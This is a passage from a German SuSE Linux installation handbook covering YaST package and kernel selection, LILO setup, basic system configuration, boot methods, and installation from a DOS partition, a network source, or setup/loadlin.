Wir haben für Sie einige vordefinierte „Konfigurationen“ bereitgestellt. Mit den Pfeiltasten \uparrow und \downarrow können Sie die einzelnen Punkte ansteuern; mit Leertaste wird ein Punkt an- oder abgewählt. Ein Kreuz ('X') in dem Kästchen bedeutet, dass Sie diese Konfiguration zur Ersetzung oder Hinzufügung vorgesehen haben.

Ein Stern ('*') dahinter bedeutet, dass diese Konfiguration installiert wird. Dies Zeichen ist also so zu verstehen, dass z. B. bei der Anwahl von 'SuSE Einfach Alles' auch andere Konfigurationen automatisch hinzugewählt werden; denn die speziellen Konfigurationen stellen Untermengen von 'SuSE Einfach Alles' dar.




Abbildung 2.9: YaST – Konfigurationen auswählen

‘Hinzufügen’ – Mit diesem Menüpunkt können Sie zu ausgewählten Paketen und Konfigurationen die Pakete der ausgewählten Konfiguration hinzufügen.

‘Ersetzen’ – Hiermit können Sie eine bereits getätigte Auswahl durch die neue Konfiguration ersetzen. Sie werden gegebenenfalls gefragt, ob Sie Pakete, die nicht zur Konfiguration gehören, löschen wollen.

‘Abbrechen’ – Sie brechen die Bearbeitung ab.

2.2.8 Systemsoftware und Programme aufspielen

Nach all den vielen Vorbereitungsmaßnahmen geht es endlich darum, die Festplatte mit sinnvoller Software zu füllen.

- Starten Sie das Aufspielen der Software mit `‘Installation starten’`. YaST zeigt Ihnen auf dem Bildschirm an, welches Paket gerade installiert wird und wie viele Pakete noch folgen.
- Je nach Konfiguration werden dann die weiteren CDs angefordert.
- Wenn die Pakete installiert sind, gehen Sie zurück zum Hauptmenü, indem Sie `‘Hauptmenü’` auswählen.

Mögliche Probleme

- Wenn Ihr Rechner über „wenig“ RAM verfügt (16 MB), dann kann zunächst nur von der ersten CD-ROM installiert werden; die anderen CDs werden in einem solchen Fall später angefordert (Abschnitt 2.2.10 auf Seite 43).
- Sollten Probleme beim Aufspielen der Software auftreten, so liegt dies in der Regel an fehlerhafter oder fehlerhaft eingestellter Hardware. Im Falle von SCSI-Systemen überprüfen Sie bitte Kabellänge und Terminierung. Nehmen Sie externe Geräte, vor allem Scanner, einmal vom Bus ab. Versuchen Sie es auch mit Kernel-Parametern; die wichtigsten werden in Abschnitt 14.3.1 auf Seite 365 ff. genannt. Im Falle von ATAPI vergleichen Sie bitte Abschnitt 2.7.5 auf Seite 63.

2.2.9 Kernel für das System auswählen

Das Software-Grundsystem wurde auf die Festplatte übertragen.




Abbildung 2.10: YaST – Auswahl des Kernels

Es wird jetzt ein für das System geeigneter *Kernel* installiert und es wird der Bootloader *LILO* auf der Festplatte eingerichtet, wenn Sie dies wünschen. Wählen Sie nun einen passenden Kernel aus (Abbildung 2.10); beispielsweise:

- Kernel**
- Der 'Standard Kernel' ist für die meisten Systeme geeignet.
 - Der 'Kernel mit SMP-Support' ist für Mehrprozessor-Systeme zu nehmen
 - Der 'Kernel mit APM-Support' beinhaltet Unterstützung für „Advanced Power Management“.



Wenn Ihr Prozessor nicht 100% Pentium-konform ist, wählen Sie bitte 'Kernel für Rechner mit 386 oder 486 Prozessoren'. Diesen Kernel müssen Sie z. B. für einen Cyrix 686 nehmen. Ein falschgewählter Kernel kann zu einer "Kernel panic" führen; vgl. <http://sdb.suse.de/sdb/de/html/cyrix686.html>.

YaST wird den Kernel nach `/boot/vmlinuz` kopieren und die Kernel-Konfigurationsdatei unter `/boot` und auf Wunsch auch als `/usr/src/linux/.config` ablegen. Diese Datei beschreibt genau den installierten Kernel und die zugehörigen Module

- LILLO** Die Frage, ob Sie *LILLO* konfigurieren möchten, beantworten Sie mit 'Ja', wenn Sie sich *sicher* sind, dass Ihre eventuell bereits installierten Systeme von *LILLO* gebootet werden können (siehe auch Abbildung 3.21 auf Seite 106); in der Regel ist dies bei DOS und Windows 95/98 der Fall – bei Windows NT liegen die Dinge aber bisweilen anders (vgl. Abschnitt 4.7.2 auf Seite 134)!

Hinweise zum Ausfüllen der einzelnen Masken finden Sie im YaST-Kapitel, Abschnitt 3.6.2 auf Seite 106.

2.2.10 Grundkonfiguration des Systems mit YaST

Nach der Kernelauswahl ist nun die Grundkonfiguration an der Reihe. Es werden die ersten Soft- und Hardware-Komponenten konfiguriert.




Abbildung 2.11: YaST – Zeitzone auswählen

- Jetzt können Sie die Zeitzone auswählen (Abbildung 2.11). Es erscheint eine sehr lange Liste. Aus dieser Liste wählen Sie 'CET' (engl. *Central European Time*) aus, wenn Sie sich mit Ihrem Rechner vornehmlich in mitteleuropäischen Breiten aufhalten... **Zeitzone**




Abbildung 2.12: YaST – Rechner- und Domainname

Die kann nach der *lokalen Zeit* oder nach *Greenwich Mean Time* (GMT) gehen. 'GMT' ist vorgelegt; wählen Sie bitte 'lokale Zeit', wenn Sie Ihre Rechneruhr dementsprechend eingestellt haben.

- Nun folgen einige Masken zur Netzwerk-Konfiguration:

Rechneruhr

**Netzwerk-
Konfiguration**

2. Die SuSE Linux-Erstinstallation

- Rechner- und Domainname (Abbildung 2.12 auf der vorherigen Seite). Suchen Sie sich hier etwas Nettes aus, wenn Sie von Ihrem *Systemadministrator* oder von Ihrem *ISP* keine Vorgaben bekommen haben. Falls Sie in das Internet wollen oder ein lokales Netz betreiben möchten, sorgen Sie dafür, dass dieser Name korrekt ist; möglich ist z. B. `erde.kosmos.all`. – Hierbei steht `erde` für den Rechnernamen (engl. *hostname*) und `kosmos.all` für den Domainnamen (engl. *domainname*).
- Nur loopback oder echtes Netz? Hat Ihr Rechner *keine* Netzwerkkarte, so können Sie bei dieser Frage *loopback* bejahen und brauchen eine ins Detail gehende Konfiguration *nicht* durchzuführen.
- Wenn Sie echtes Netz wählen, kommen weitere Fragen: DHCP-Client, Netzwerktyp (für Ethernet-Karten wählen Sie `eth0`), IP-Adresse, Netmask, Gateway, *inetd*, *portmap*, NFS-Server, *From*-Zeile für News-Postings, Netz-Client mit Zugriff auf einen Nameserver (IP des Nameservers, YP-Domain), Auswahl des Kernel-Moduls für die Netzkarte).




Abbildung 2.13: YaST – Mail-System auswählen

- Auswahl der `sendmail.cf` für das Mail-System (Abbildung 2.13); vgl. auch Abschnitt 6.8 auf Seite 203.

Die bis zu diesem Zeitpunkt gesammelten Angaben werden gespeichert und von *SuSEconfig* auf die unterschiedlichen Konfigurationsdateien verteilt. *YaST* beendet sich und zahlreiche Meldungen zum jeweiligen Systemzustand laufen über den Bildschirm...

- Root-Passwort**
- Nach einigen Systemmeldungen und dem "Willkommen"-Gruß ist Ihre volle Aufmerksamkeit erforderlich: es folgt die Frage nach dem `'root'`-Passwort. Dies Passwort benötigen Sie immer dann, wenn Sie sich als *Systemadministrator* anmelden („einloggen“) wollen. Wählen Sie das Passwort bitte sorgfältig und merken Sie es sich gut; achten Sie auf Groß-/Kleinschreibung. Benutzen Sie möglichst *keine* Leer- oder

Sonderzeichen (sofern Sie nicht wissen, was Sie tun); bitte beachten Sie, dass in der Standardeinstellung nur 8 Zeichen ausgewertet werden.

- YaST schlägt vor, ein Benutzer-Login („Beispielbenutzer“) anzulegen. Dies sollten Sie machen, denn normalerweise ist es nicht empfehlenswert, sich als `'root'` einzuloggen und als `'root'` die Alltagsarbeiten zu erledigen – dafür sollten Sie vorzugsweise Ihr persönliches Benutzer-Login verwenden. Denken Sie sich einen schönen Kurznamen (ohne Leerzeichen, möglichst nicht mehr als 8 Zeichen) aus, beispielsweise Ihre Initialen oder `tux`. Wenn Sie ein Passwort eingeben, merken Sie sich auch dieses bitte unbedingt! **Login**
- YaST fragt, ob Sie Ihr Modem einrichten möchten. Wenn Sie ein Modem haben, können Sie es nun einbinden lassen; diese Tätigkeit kann aber auch später jederzeit nachgeholt werden. Wenn Sie `'Ja'` sagen, fragt YaST nach der seriellen Schnittstelle des Modems; vgl. Abbildung ?? auf Seite ?. – Beachten Sie, dass so genannte „Winmodems“ nicht funktionieren (vgl. http://sdb.suse.de/sdb/de/html/cep_winmodem.html). **Modem**




Abbildung 2.14: YaST – Auswahl des Maustreibers

- YaST fragt, ob Sie die Maus einrichten möchten. Wenn Sie das tun möchten, wählen Sie `'Ja'`. Wählen Sie den Typ der Maus aus der Liste aus (ähnlich wie Abbildung 2.14). Bei seriellen Mäusen will YaST noch die serielle Schnittstelle wissen, an der die Maus hängt (Abbildung ?? auf Seite ??). Wählen Sie auch diese aus der Liste aus. **Maus**
- Bestätigen Sie danach, dass das Programm `gpm` beim Systemstart ausgeführt wird (Abbildung 2.15 auf der nächsten Seite).

Falls weitere Pakete von den restlichen CD-ROMs zu installieren sind (vgl. Abschnitt 2.2.8 auf Seite 39), wird YaST dies nun in die Wege leiten. . . **Weitere CDs**


- YaST fordert Sie auf, alle folgenden CD-ROMs einzulegen, ¹ damit die restliche Software eingespielt werden kann; die letzte CD wird nur

¹ Bei SuSE Linux mit DVD-Medium brauchen Sie sich über diese Sache keine Gedanken zu machen: die komplette Software findet auf *einem* Medium Platz.



Abbildung 2.15: YaST – Starten von gpm


dann angefordert, wenn Sie *explizit* Programmquellen (engl. *sources*) zur Installation angewählt haben – normalerweise ist dies nicht der Fall!

- Danach beendet sich YaST und Sie erhalten die Aufforderung,  zu drücken.

Ihr SuSE Linux ist komplett installiert.

2.2.11 Einloggen am Ende der Erstinstallation

`root` Während im Hintergrund noch diverse Konfigurationsskripten abgearbeitet werden, können Sie sich bereits im Vordergrund als `'root'` einloggen,
Login: z. B. auf Konsole 1. Geben Sie bei der Eingabeaufforderung "Login:" zu-
Password: nächst `root` und bei der Aufforderung "Password:" Ihr vorher festge-
legtes Passwort für den Benutzer `'root'` ein; das Passwort haben Sie in
Abschnitt 2.2.10 auf Seite 42 festgelegt. Das `'root'`-Passwort ist nicht mit
dem Passwort für den „Beispielbenutzer“ zu verwechseln! – Zur Bedeutung
des Vorgang des Einloggens vgl. den Abschnitt 19.1 auf Seite 477.

Prompt Der  *Prompt* (Eingabeaufforderung) des Linux-Systems ist da, und Sie kön-
nen jetzt arbeiten; so sieht der Prompt aus:

```
erde: #
```

Geben Sie beispielsweise den Befehl `ls -a` ein, um die Dateien in Ihrem
Arbeitsverzeichnis aufzulisten.

```
erde: # ls -a
```

Oder YaST (**yast**), um Änderungen am System vorzunehmen:

```
erde: # yast
```

Wenn Sie YaST (**yast**) starten, können Sie über den Menüpunkt `'Admi-
nistration des Systems'` weitere Benutzer anlegen. Weiter geht es
mit dem Unterpunkt `'XFree86™ konfigurieren'`; über diesen Punkt
lässt sich die grafische Oberfläche einrichten (vgl. Abschnitt 8.1 auf Sei-
te 240).

Im Hintergrund werden automatisch Konfigurationsskripten ablaufen (Indizierung der Manual-Pages, Einrichtung von Perl etc.); auf weniger leistungsfähigen Rechnern kann diese Prozedur – je nach Installationsumfang – durchaus länger als eine Stunde dauern. Wenn Sie vorzeitig den Rechner „herunterfahren“, wird YaST beim nächsten Booten wieder routinemäßig gestartet werden!

Diese Skripten sind erst dann komplett abgearbeitet, wenn auf *Konsole* 9 steht (umschalten mit **ALT** + **F9**):

"Have a lot of fun!"



Nach der Installation des Systems können weitere Konfigurationen vorgenommen werden; vgl. Sie die Verweise in Abschnitt 2.1.17 auf Seite 28 zu Drucken, Internet und Hardware-Einbindung .

Ein Linux-Rechner darf nie einfach so ausgeschaltet werden. Benutzen Sie bitte entweder die vorgesehene Funktionalität des *KDM* oder die in Abschnitt 19.2 auf Seite 478 vorgestellten Befehle, um den Rechner „herunterzufahren“ (engl. *Shutdown*). Wenn der Rechner nicht heruntergefahren wird, muss beim nächsten Booten eine Überprüfung des Dateisystems durchgeführt werden – das zumindest kostet Zeit; und in Ausnahmefällen ist die Überprüfung nicht in der Lage, alle eventuell beschädigten Dateien wiederherzustellen.



2.3 Wie soll SuSE Linux künftig gestartet werden?

Das SuSE Linux-System ist jetzt so gut wie fertig installiert. Zu klären bleibt die Frage, auf welche Weise Sie Linux im täglichen Betrieb starten wollen (⇨ *Booten*).

In der folgenden Übersicht erfahren Sie die Hauptmöglichkeiten für einen Linux-Start – welche dieser Startmethoden für Sie die beste ist, hängt von Ihrer Erfahrung im Umgang mit Rechnern sowie von dem vorgesehenen Verwendungszweck ab.

Bootdiskette: Sie starten Linux über die *Bootdiskette* („Startdiskette“). Diese Möglichkeit funktioniert immer und macht keine Arbeit – die Bootdiskette haben wir möglicherweise vorhin nebenbei erzeugt (in Abschnitt 2.1.10 auf Seite 25).

Die Bootdiskette ist eine gute Zwischenlösung, falls Sie beim Einrichten der anderen Möglichkeiten nicht sofort zurechtkommen oder falls Sie die Entscheidung über den endgültigen Bootmechanismus verschieben wollen. Auch im Zusammenhang mit OS/2 oder Windows NT mag die Bootdiskette eine gute Lösung darstellen.

loadlin: Die *loadlin*-Variante setzt voraus:

- Der Rechner muss unter DOS entweder im Realmodus laufen oder im Virtuellen 8086-Modus einen VCPI-Server verfügbar haben; ein VCPI-Server wird z. B. von *emm386.exe* zur Verfügung gestellt. Anders gesagt: dieser Weg funktioniert *nicht* unter Unix, OS/2, Windows NT oder im DOS-Fenster von Windows 95/98 – er funktioniert aber gut vom MS-DOS-Prompt oder vom DOS-Modus in Windows 95/98 aus.
- Ihr Rechner muss ausreichend DOS-verfügbaren freien Speicher haben: unterhalb 640 KB mindestens 128 KB, der Rest darf extended/EMS/XMS Speicher sein.

Zwar ist *loadlin* vergleichsweise aufwendig in der Installation, aber dann lässt es sich ausgezeichnet in die Bootmenüs von Windows 95/98 integrieren. Dies erfordert ein manuelles Editieren von Konfigurationsdateien. Ein großer Vorteil ist, dass keinerlei Einträge in den ⇨ *MBR* (engl. *Master Boot Record*) der Festplatte erfolgen; so sehen andere Betriebssysteme von Linux nicht mehr als Partitionen mit für sie unbekanntenen Kennungen (engl. *IDs*).

Um *loadlin* zu installieren, benötigen Sie gewisse Kenntnisse von DOS und Linux. Sie sollten in der Lage sein, mit einem ⇨ *Editor* die notwendigen Konfigurationsdateien zu erstellen. Details zum Vorgehen finden Sie in Abschnitt 4.9 auf Seite 141. Schwierigkeiten können sich ergeben, wenn Sie bei der Konfiguration der Windows95/98-Bootmenüs einen Fehler machen. Im Extremfall kann dies dazu führen, dass Sie nicht mehr an Ihre Windows-Installation herankommen. *Vor* der Konfiguration dieser Bootmenüs sollten Sie sicherstellen, dass Sie Ihr System über eine Windows-Bootdiskette starten können.

LILO: Die technisch sauberste und universellste Lösung ist der Bootmanager *LILO*, der Ihnen vor dem Booten die Auswahl zwischen verschiede-

nen Betriebssystemen lässt. Der *LILO* ist z. B. über *YaST* zu installieren (vgl. Abschnitt 3.6.2 auf Seite 106). Allerdings muss *LILO* im Bootsektor der Festplatte stehen; dies schließt auch ein kleines Risiko beim Installieren mit ein. Die Fehlerbehebung erfordert grundlegende Kenntnisse des Bootprozesses. Sie sollten in der Lage sein, ggf. die Hauptkonfigurationsdatei des *LILO* zu editieren. Sie sollten sich vor seiner Installation auch damit vertraut machen, wie Sie *LILO* ggf. wieder deinstallieren können, wenn sich Schwierigkeiten ergeben. Details zu *LILO* sowie zum Bootprozess finden sich in Abschnitt 4.3 auf Seite 120. *LILO* stellt nach wie vor die beste Bootmethode dar. Sie sollten sich nur bewusst sein, dass er aufwendiger zu verwenden ist als beispielsweise eine Bootdiskette.

Es gibt BIOS-Varianten, die die Struktur des Bootsektors (MBR) überprüfen, und nach einer *LILO*-Installation fälschlich eine Virus-Warnung mitteilen. Diese Schwierigkeit lässt sich leicht beheben, indem Sie in das BIOS gehen und nach derartigen Einstellungsmöglichkeiten dort suchen; z. B. sollten Sie 'virus protection' ausschalten. – Später können Sie diese Option wieder einschalten; dieses Feature ist allerdings überflüssig, falls Sie ausschließlich Linux als Ihr Betriebssystem verwenden.



Eine eingehende Diskussion verschiedener Bootmethoden, insbesondere aber von *LILO* und *loadlin* finden Sie in Kapitel 4 auf Seite 117 ff.

Weitere Bootmanager

Aufgrund der wachsenden Bedeutung haben sich einige kommerzielle Hersteller von Bootmanagern auf Linux eingestellt. An vorderster Front sind hier der *System Commander Deluxe* sowie *Partition Magic* zu nennen. Neben reinen Hilfestellungen beim Booten des Systems bieten diese Pakete zusätzlich eine große Anzahl weiterer Funktionen wie z. B. die Möglichkeit, vorhandene FAT32-Partitionen in der Größe zu verändern oder FAT16 in FAT32 umzuwandeln. Diese Programme sind *nicht* auf den CDs enthalten und zu diesen Programmen können wir *keinen Installationssupport* anbieten!

2.4 Installation ohne unterstütztes CD-ROM-Laufwerk

Was tun, wenn eine Standard-Installation via CD-ROM-Laufwerk nicht möglich ist? Ihr CD-ROM-Laufwerk könnte z. B. nicht unterstützt werden, weil es sich um ein älteres „proprietäres“ Laufwerk handelt. Oder Sie haben bei Ihrem Zweitrechner (z. B. ein Notebook) eventuell gar kein CD-ROM-Laufwerk, aber dafür einen Ethernet-Adapter oder ein PLIP-Kabel. . .

SuSE Linux bietet Wege an, auf einem solchen Rechner ohne unterstütztem CD-ROM-Laufwerk auch ein System zu installieren:

- Von einer DOS-Partition aus (Abschnitt 2.4.1).
- Über eine Netz-Verbindung: NFS oder FTP via Ethernet oder PLIP (Abschnitt 2.4.2 auf Seite 50).

2.4.1 Installation von einer DOS-Partition

Worum geht es?

Die Linux-Software (teilweise) vor der Installation auf eine DOS-Partition der Festplatte kopieren, wenn die Standardkernel der CD Ihr CD-ROM-Laufwerk nicht unterstützen bzw. Linux das Laufwerk gar nicht unterstützt. Dann können Sie das CD-ROM-Laufwerk unter Linux vorläufig oder überhaupt nicht nutzen.

Voraussetzung

Sie arbeiten unter DOS, Windows oder OS/2 und wissen, dass Linux Ihr CD-ROM-Laufwerk nicht unterstützt. Sie haben genügend Platz auf der DOS- oder Windows-Partition (3.11 oder 95/98) und Ihr Rechner verfügt über genügend *⇨ Speicher*.

Schritt für Schritt. . .

Gehen Sie so vor, um alle gewünschten Dateien auf die Festplatte zu kopieren (wenn Sie die folgenden Schritte nicht einzeln durchführen wollen, kann Ihnen eventuell die Batchdatei `lhdsetup.bat` im Verzeichnis `\dosutils` behilflich sein):

1. Legen Sie zuerst ein Verzeichnis an, in das Sie umkopieren wollen. Der Name ist beliebig, hier im Beispiel heißt es `\emil`.
2. Unterhalb von `\emil` brauchen Sie noch das Verzeichnis `suse` und darin wieder mindestens die Verzeichnisse `a1`, `images` und `setup`. Diese sind schon für die Installation des Linux-Grundsystems nötig. Legen Sie diese Verzeichnisse also an. In Abbildung 2.16 auf der nächsten Seite sehen Sie den benötigten Verzeichnisbaum im Überblick.
3. Kopieren Sie die Dateien aus `\suse\a1` der CD 1 nach `\emil\suse\a1` auf der Festplatte; wenn Sie viel Platz auf der DOS-Partition haben, dann kopieren Sie bitte von der CD den kompletten Baum `\suse` nach `\emil\suse`.




Abbildung 2.16: Verzeichnisstruktur für die Installation

4. Suchen Sie sich in `\suse\images` einen Kernel aus, der Ihre Hardware unterstützt. Welcher Kernel was genau unterstützt, steht in der Datei `\suse\images\readme.dos`, auf deutsch dort in `liesmich.dos`. Kopieren Sie den Kernel dann nach `\emil\suse\images`. Ein Kernel besteht aus 4 Dateien (s. o.): dem Kernel ohne Dateinamenserweiterung und den Dateien mit den Erweiterungen `.ikr`, `.inf` und `.map`. Wenn Sie viel Platz auf der Festplatte haben, können Sie auch alle Dateien kopieren. Dann vertagen Sie die Kernelauswahl auf später, aufgeschoben ist nicht aufgehoben!
5. Kopieren Sie sicherheitshalber die Dateien `\suse\images\root` und `\suse\images\initdisk.gz` nach `\emil\suse\images`.
6. Kopieren Sie `\suse\setup\loadlin.exe` nach `\emil\suse\setup`.
7. Weiterhin müssen Sie noch die Datei `\suse\setup\root` entpacken und nach `\emil\suse\setup` schaffen; verwenden Sie dazu die DOS-Version von `gzip` aus dem Verzeichnis `\dosutils` der CD:


```
C:> cd \emil\suse
C:> gzip -dc < images\root > setup\inst-img
```

 Diese Datei ist relativ groß, sie wird aber nur für die Grundinstallation benötigt. Wenn Sie erst einmal ein Basis-System laufen haben, können Sie jederzeit von der DOS-Partition Pakete nachinstallieren; die Datei `inst-img` wird dann nicht mehr gebraucht. Überhaupt können Sie nach der Installation das gesamte `setup`-Verzeichnis wieder löschen – z. B. mit `deltree` oder einem beliebigen Dateimanager.
8. Legen Sie das Verzeichnis `\emil\suse\setup\descr` auf der Festplatte an und kopieren Sie alle Dateien aus `\suse\setup\descr` dort hin.

9. Wenn Sie genügend Platz auf der Festplatte haben, können Sie noch das Verzeichnis `\emil\suse\setup\du` anlegen und dorthin alle Dateien aus `\suse\setup\du` kopieren. Diese Dateien sind nicht unbedingt nötig; sie ermöglichen später Größenberechnungen für installierte und zu installierende Software mit YaST.
10. Jetzt haben Sie das absolut Notwendige für ein Linux-Grundsystem auf der DOS-Partition der Platte. Die ganze andere Software fehlt aber noch. Da Sie zu den bedauernswerten Menschen gehören, deren CD-ROM-Laufwerk nicht unterstützt wird, müssen Sie alles portionsweise zuerst auf die Festplatte schaufeln, von dort mit YaST installieren und schließlich wieder von der Festplatte löschen. Sie müssen das nicht jetzt sofort tun, wenn Sie aber schon wissen, was Sie wollen, dann los: unter `\emil\suse` das Verzeichnis anlegen und die betreffenden Dateien hineinkopieren. Was es gibt, finden Sie in den Paketbeschreibungen oder auf der Online-Dokumentation der CD.

Nun kann die Installation beginnen, wie in Abschnitt 2.2.2 auf Seite 30 beschrieben.

Wenn `linuxrc` nach Quellmedium fragt (Abschnitt 2.2.3 auf Seite 31), geben Sie `'Festplatte'` an und bei der Frage nach der Festplatten-Partition das *Device* Ihrer DOS-Partition; in der Regel wohl `/dev/hda1` oder `/dev/sda1`, wenn DOS auf der ersten primären Partition installiert ist.

Falls Sie sich an die obige Namensgebung gehalten haben, müssen Sie als Quellverzeichnis – dies ist die nächste Frage – `/emil` angeben. Dann geht die Installation weiter, wie in Abschnitt 2.2.4 auf Seite 35 ff. beschrieben. Keinesfalls dürfen Sie, wenn nach der Partitionierung gefragt wird, `'Gesamte Platte'` angeben – dadurch würden Sie all Ihre Vorbereitungen zunichte machen.

2.4.2 Installation von einer Quelle im „Netz“

Für diesen Weg kann kein Installationssupport in Anspruch genommen werden (vgl. Abschnitt H.1.2 auf Seite 548). Diesen Installationsweg sollten nur erfahrene Computer-Benutzer beschreiten.

Worum geht es?

Der Rechner, auf dem SuSE Linux installiert werden soll, verfügt über *kein* CD-ROM-Laufwerk. Eine verwendbare DOS-Partition gibt es auch nicht. Dafür können Sie über eine Vernetzung eine Verbindung zu einem anderen Rechner herstellen, der ein CD-ROM-Laufwerk hat bzw. auf dessen Festplatte die CD – wie unter Abschnitt 2.4.1 auf Seite 48 beschrieben – abgelegt werden konnte. Zusätzlich ist es notwendig, von den CD-ROMs die Dateien `.S.U.S.E-disk*` auf die Festplatte zu kopieren; unter Linux in Kurzform etwa so:

```
erde: # cp /cdrom/.S* /emil
erde: # cp -a /cdrom/suse /emil
```

Dieser „andere“ Rechner muss das Verzeichnis natürlich in geeigneter Weise „exportieren“!

Schritt für Schritt...

1. Beginnen Sie die Installation des Clients wie in Abschnitt 2.2.2 auf Seite 30 beschrieben.
2. Führen Sie die Installation fort wie in Abschnitt 2.2.3 auf Seite 31 erläutert – doch:
 - Laden Sie bei den 'Kernel-Modulen' die 'Netzwerktreiber' und wählen Sie dort den passenden aus; das ist nicht notwendig, wenn Sie per PLIP installieren wollen.
 - Wenn *linuxrc* nach dem 'Quellmedium' fragt, geben Sie 'Netzwerk (NFS)' an und führen Sie die menügesteuerte Netzkonfiguration durch. Alternativ ist es auch möglich, per FTP zu installieren.
3. Beenden Sie die Installation, wie ab Abschnitt 2.2.4 auf Seite 35 beschrieben.

Mögliche Probleme

- Die Installation bricht ab, bevor sie überhaupt erst richtig begonnen hat: Das Installationsverzeichnis des „anderen“ Rechners wurde nicht mit `exec`-Rechten exportiert – tun Sie dies bitte.
- Der Server kennt den Rechner nicht, auf dem SuSE Linux installiert werden soll. Tragen Sie den Namen und die IP-Adresse des neu zu installierenden Rechners in der `/etc/hosts` des Servers ein.

2.5 Noch ein Installationsweg: Mit setup und loadlin

2.5.1 Windows 95/98 in den DOS-Modus bringen

Sie müssen den Rechner unter DOS in den Realmodus bringen, um das Installationsprogramm *Setup* starten zu können.

Das vom Installationsprogramm *Setup.exe* aufgerufene Programm *loadlin* ist ein MS-DOS-Programm und kann den Linux-Kernel für das [☞Ur-Linux](#) nur dann in den Speicher laden und dort starten, wenn der Prozessor entweder im Realmodus läuft oder im Virtuellen 8086-Modus muss ein VCPI-Server² aktiv ist. Das DOS-Fenster von Windows 95 läuft zwar im Virtuellen 8086-Modus, stellt jedoch keinen VCPI-Server zur Verfügung und deshalb funktioniert *Setup* dort im DOS-Fenster nicht.

Schritt für Schritt...

Es gibt zwei Möglichkeiten: Aus Windows 95/98 in den DOS-Modus umschalten oder beim Booten zur Eingabeaufforderung verzweigen.

Wenn Windows 95/98 bereits läuft, klicken Sie auf 'Start' - 'Beenden' - 'Computer im MS-DOS-Modus starten'.

Wenn Sie sowieso gerade booten, drücken Sie beim Windows 95-Start (F8) und wählen dann 'Nur Eingabeaufforderung'.

Mögliche Probleme

Probleme kann es geben, wenn Sie im MS-DOS-Modus keine deutsche Tastaturbelegung haben und der CD-ROM-Treiber nicht geladen ist:

- Im DOS-Modus funktionieren die Umlaute und Sonderzeichen nicht: siehe Abschnitt [2.7.2](#) auf Seite [62](#)
- Im DOS-Modus können Sie das CD-ROM-Laufwerk nicht ansprechen: siehe Abschnitt [2.7.3](#) auf Seite [62](#)

2.5.2 Setup aufrufen und erster Teil von Setup

Das Programm *Setup.exe* bereitet den Start des [☞Ur-Linux](#) vor. Dieses Programm starten wir jetzt und führen es soweit aus, bis zwischen zwei alternativen Startmethoden für das Ur-Linux entschieden werden muss.

Sie haben MS-DOS oder eine MS-DOS-Box gestartet, die nicht im Protected-Modus läuft; die 1. CD liegt im CD-ROM-Laufwerk und Zugriff darauf ist möglich.

Mit Hilfe des Programms *Setup.exe* werden Sie auf Ihrem Rechner ein Ur-Linux in Gang bringen, das später die eigentliche Linux-Installation erst ermöglicht. *Setup.exe* starten wir jetzt und führen das Programm bis zu dem Punkt aus, an dem zwischen den beiden Startmöglichkeiten für das Ur-Linux unterschieden wird: Bootdiskette oder mit *loadlin* direkt von CD/Festplatte.

² Ein VCPI-Server wird z. B. von *emm386.exe* zur Verfügung gestellt.

Schritt für Schritt...

So führen Sie den ersten Teil von *Setup* aus:

1. Starten Sie **setup** im Stammverzeichnis der CD.
2. Wählen Sie die Dialogsprache, in der *Setup* ablaufen soll. Wenn Sie 'Deutsch' bevorzugen, drücken Sie nur (←).
3. Geben Sie den Laufwerksbuchstaben Ihres CD-ROM-Laufwerks, z. B. E ein. Eventuell hat sich der Laufwerksbuchstabe wegen einer zusätzlichen DOS-Partition geändert.
4. *Setup.exe* begrüßt Sie jetzt, so viel Freundlichkeit quittieren wir mit einem Druck auf (←).
5. Die folgenden Abschnitte beschäftigen sich mit dem Booten des *Ur-Linux*. Es wird in einer eigenen Entscheidung (Abschnitt 2.5.3) und eigenen Arbeitsschritten behandelt.

2.5.3 Wie boote ich das Ur-Linux von setup aus?

Es gibt zwei Wege, das *Ur-Linux* vom Programm *setup* aus zu booten: über Disketten oder mit Hilfe von *loadlin* direkt von der CD. Jetzt wird einer der beiden Wege ausgewählt.

Zusatzinfo

Der einfachste und bequemste Weg ist natürlich, das Ur-Linux direkt von der CD zu starten. Dazu wird das DOS-Programm *loadlin.exe* verwendet. Es lädt unter DOS eine Kerneldatei von der CD in den Hauptspeicher, bereitet das Laden der RAM-Disk vor und beginnt dann, den Kernelcode auszuführen. Damit das klappen kann, muss der Rechner im Realmodus laufen oder im Virtuellen 8086-Modus ein VCPI-Server³ aktiv sein. Die DOS-Box von OS/2 oder Windows NT scheidet also aus.

Booten über Disketten funktioniert immer, es ist jedoch mit einigen Umständen verbunden und dauert länger. Wohlgemerkt, damit sind die Disketten gemeint, die man mit *setup* erstellt. Am allereinfachsten ist natürlich die SuSE-Bootdiskette (oder das Booten direkt von der CD), aber darum geht es in dieser Entscheidung nicht. Hier geht es nur um die Entscheidung: mit *setup* Disketten erzeugen oder mit *loadlin* den Kernel direkt laden.

Empfehlung

Wählen Sie den *loadlin*-Weg, wenn es theoretisch möglich ist – also wenn Sie nicht unter OS/2 oder Windows NT arbeiten. Im Zweifelsfall probieren Sie es einfach aus. Klappt es nicht, starten Sie einfach nochmal bei Abschnitt 2.5.2 auf der vorherigen Seite und wählen dann den *Diskettenweg*.

2.5.4 loadlin installieren und Ur-Linux starten

In diesem Arbeitsschritt installieren und benutzen Sie *loadlin.exe*, mit dem Sie von DOS aus einen Linux-Kernel laden und starten können und bringen Ihr *Ur-Linux* zum Laufen.

³ Ein VCPI-Server wird z. B. von *emm386.exe* zur Verfügung gestellt.

Voraussetzung

Wenn Sie bis hierhin gekommen und innerlich für den ersten Linux-Prompt bereit sind, haben Sie alle Voraussetzungen erfüllt!

Zusatzinfo

Setup legt dann auf Ihrer DOS-Partition das Verzeichnis `\loadlin` an. In dieses Verzeichnis kopiert es die Programme `setup.exe`, `loadlin.exe`, die Datei `linux.bat` und den ausgewählten Kernel unter dem Namen `zimage`. Wenn Sie später – nach der Erstinstallation – Linux starten wollen, rufen Sie **linux.bat** auf (allerdings müssen Sie dabei als Parameter die Rootpartition angeben; dazu kommen wir später noch in Abschnitt 2.10.2 auf Seite 78).

Am Ende dieses Schrittes wird der Kernel dann geladen und direkt gestartet.

Schritt für Schritt...

Gehen Sie so vor, um *loadlin* zu installieren und das *Ur-Linux* damit zu starten:

1. Wählen Sie die Option `'loadlin'` und drücken Sie .
2. Dieser Bildschirm zeigt, wie viel RAM Ihr Rechner hat. Normalerweise stimmt die Angabe und Sie bestätigen dann mit . Falls die RAM-Größe nicht stimmen sollte, korrigieren Sie den Wert entsprechend.
3. Jetzt müssen Sie auswählen, ob Linux Ihr CD-ROM-Laufwerk unterstützt.
